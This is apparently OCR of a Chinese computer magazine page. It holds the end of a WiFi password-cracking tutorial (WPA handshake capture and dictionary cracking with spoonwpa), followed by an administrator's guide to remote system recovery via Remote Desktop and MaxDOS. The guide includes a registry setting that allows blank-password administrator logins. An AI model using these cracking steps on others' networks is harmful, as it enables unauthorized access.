


图13

值得一提的是，上文方法仅用于破解WEP密码，如果是WPA方式加密的，大家可以尝试采用spoonwpa，总体的步骤差不多，不过是再看见好多热点的时候，选定1个必须（注意，是必须）有客户端的网卡点击SELECTION OK，再点击LAUNCH AUTOMATED HANDSHAKE CAPTURE，如抓到握手包，点击金色锁开始破解，但这完全得靠字典了，不像WEP这么容易破解。限于篇幅，这部分内容请叉子们自己尝试。当然，提醒一下，使用他人的WIFI热点是违法的，大家只能纯粹用于技术研究，不要长时间使用他人的WIFI，当然更不要P2P下载啊什么的了。

运筹帷幄之中，决胜千里之外

厄尔尼诺

周一早上刚上班，就有基层单位人员向我反映，说是电脑出了故障，时不时会弹出“Explorer.EXE 遇到问题需要关闭。我们对此引起的不便表示抱歉。”窗口（图1），需要哥亲自下基层做一次系统恢复。可是大老远的路程，哥往返一趟就要一整天，手头的其它任务就要“歇菜”了，哥想答应可时间也不允许啊！所以只好想想其它办法，还好MaxDOS的“特异功能”帮哥实现“运筹帷幄之中，决胜千里之外”！




图1




图2

这里必须说明的是：本系统内的所有电脑是通过称动公司的光纤线路形成虚拟局域网络，下属单位的远程主机中一般保存有原始的系统镜像备份文件，但是下属单位均由是年纪较大且对电脑知识知之甚少的人员组成，因此指望他们进行系统恢复也不大可行。

一、开启远程桌面，安装MaxDOS V8.0

让基层单位人员开机进入系统，在桌面“我的电脑”图标上右击，

选择“属性”，打开“系统属性”框，切换到“远程”标签页，勾选“远程桌面”下的“允许用户远程连接到此计算机”（图2）。

回到桌面，点击“开始”→“控制面板”，选择其中的“用户帐户”打开用户帐户列表，为其中的某个管理员帐号设置密码（图3）。




图3

PS:如果想实现空密码的管理员帐户也能进行远程桌面登录，则须将以下内容保存为注册表文件，再双击导入注册表中：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"limitblankpassworduse"=dword:00000000
```

在本人机子中，依次点击“开始”→“所有程序”→“附件”→“远程桌面连接”，输入远程主机的名称（或IP）、管理员帐号及密码，再点击“选项”按钮，切换到“本机资源”按钮，点击“本地设备和资源”下的“详细信息”按钮，在打开的“本地设备和资源”窗口中，勾选“驱动器”，“确定”后，再点击“连接”按钮进行登录。

登录后，将本机中的MaxDOS V8.0，复制到远程电脑

中并按默认设置进行安装完毕。

回到远程主机的系统桌面，再次在桌面“我的电脑”图标上右击，选择“属性”，打开“系统属性”框，切换到“高级”标签页，点击“启动和故障恢复”下的“设置”按钮，在弹出的“启动和故障恢复”窗口中“默认操作系统”下拉列表中选择“MaxDOS 8”（图4）。




图4

点击“开始”→“运行”，输入：cmd，打开命令提示符窗口，输入：tsshutdn /reboot（图5），让远程机子在1分钟后重启，然后自动进入MaxDOS 的“全自动网刻”模式。

